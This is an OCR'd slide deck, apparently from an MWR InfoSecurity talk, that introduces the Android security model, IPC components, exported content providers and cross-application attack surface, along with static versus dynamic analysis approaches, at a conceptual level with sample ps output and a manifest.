The heavy metal that poisoned the droid

Tyrone Erasmus

/usr/bin/whoami

- Consultant @ MWR InfoSecurity
- My 25% time == Android research
- Interested in many areas of exploitation


Introduction

- Why android?

Security Model


- User-based permissions model
- Each app runs as separate UID
  - Differs from conventional computing
  - Except when shared UIDs are used
- App resource isolation

Security Model



```
# ps
USER     PID   PPID  VSIZE  RSS     WCHAN    PC         NAME
root      27    2     0      0     c019d16c 00000000 S mmcqd
system    28    1     804    276   c01a94a4 afd0b6fc S /system/bin/servicemanager
root      29    1     3864   592   ffffffff afd0bdac S /system/bin/vold
root      30    1     3836   560   ffffffff afd0bdac S /system/bin/netd
root      31    1     664    264   c01b52b4 afd0c0cc S /system/bin/debuggerd
radio     32    1     5396   700   ffffffff afd0bdac S /system/bin/rild
root      33    1     74072  27132 c009b74c afd0b844 S zygote
media     34    1     16972  3764  ffffffff afd0b6fc S /system/bin/mediaserver
root      35    1     812    316   c02181f4 afd0b45c S /system/bin/installd
keystore  36    1     1744   432   c01b52b4 afd0c0cc S /system/bin/keystore
root      38    1     824    340   c00b8fec afd0c51c S /system/bin/qemud
shell     40    1     732    312   c0158eb0 afd0b45c S /system/bin/sh
root      41    1     3360   164   ffffffff 00008294 S /sbin/adbd
system    61    33    141876 38476 ffffffff afd0b6fc S system_server
app_15    109   33    96184  31524 ffffffff afd0c51c S com.android.launcher
app_6     113   33    86092  22832 ffffffff afd0c51c S jp.co.omronsoft.openwnn
radio     118   33    99180  24440 ffffffff afd0c51c S com.android.phone
system    121   33    87656  25840 ffffffff afd0c51c S com.android.systemui
system    155   33    86660  21396 ffffffff afd0c51c S com.android.settings
app_8     177   33    87272  23816 ffffffff afd0c51c S android.process.acore
app_4     185   33    84008  21088 ffffffff afd0c51c S com.android.quicksearchbox
app_7     206   33    83516  20420 ffffffff afd0c51c S com.android.music
app_1     215   33    100872 24396 ffffffff afd0c51c S com.android.vending
app_21    229   33    84316  21536 ffffffff afd0c51c S com.android.deskclock
app_0     238   33    107244 25584 ffffffff afd0c51c S com.google.process.gapps
app_29    255   33    85972  22896 ffffffff afd0c51c S com.android.email
app_2     258   33    86552  22656 ffffffff afd0c51c S android.process.media
app_17    282   33    95604  21724 ffffffff afd0c51c S com.android.mms
app_35    304   33    83028  19356 ffffffff afd0c51c S berserker.android.apps.sshdroid
app_47    315   33    85368  20236 ffffffff afd0c51c S com.google.android.apps.uploader
```

Security Model




UNIX permissions!

MWR LABS

Security Model

- App manifest = all configuration + security parameters



```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.android.market.licensing"
    android:versionCode="1"
    android:versionName="1.0">
    <application android:icon="@drawable/icon" android:label="@string/app_name">
        <activity android:name=".MainActivity"
            android:label="@string/app_name"
            android:configChanges="orientation|keyboardHidden">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <!-- Devices >= 3 have version of Android Market that supports licensing. -->
    <uses-sdk android:minSdkVersion="3" />
    <!-- Required permission to check licensing. -->
    <uses-permission android:name="com.android.vending.CHECK_LICENSE" />
</manifest>
```

Security Model


Memory corruption vulnerabilities:

- Native elements that can be overflowed
- Code execution:
  - In context of exploited app
  - With permissions of app
  - Want more privileges? YOU vs. KERNEL

IPC


Apps use Inter-Process Communication

- Defined communication over sandbox
- Exported IPC endpoints are defined in AndroidManifest.xml



IPC - Activities

- Visual element of an application




IPC – Services

- Background workers
- Provides no user interface
- Can perform long-running tasks

IPC – Broadcast Receivers

- Get notified of system and application events
- According to what has been registered
- android.permission.RECEIVE_SMS




Message Received

Message from 0123456789:
test message

IPC – Content Providers

- Data storehouse
- Often uses SQLite
- Methods that are based on SQL queries




```
sqlite> SELECT content FROM presentation WHERE internet_points > 10000;
Patience, my young Padawan. We will get there.
sqlite> .tables
android_metadata  presentation
sqlite> 
```

IPC Summary

- All can be exported
  - Explicitly by *exported=true*
  - Implicitly by <intent-filter>


- Content Provider exported by default
  - Often overlooked by developers

IPC Summary


Simple Application
Activity
Rich Application
Activity
Service
Broadcast receiver
Content provider

What they all say

- Permissions and developer name



14:42

Apps

King Fighter Ⅱ
LETANG, INC.

Services that cost you money
Send SMS messages

Network communication
Full Internet access

Phone calls
Read phone state and identity

Your personal information
Write owner data

Scary Contradictions

- Apps containing root exploits
- Browser vulnerabilities
- Cross-application exploitation

Cross-application exploitation

- What can 1 app do to another?
  - Completely unprivileged
- Malware implications
- Android-specific attack surface

Static analysis

Download apps

Decompile

Extract manifests


Examine attack vectors

Understand entry points


Write custom POCs

Static analysis


- Iterative
- Time consuming



Why Dynamic analysis ?



VS.



- Time-efficient
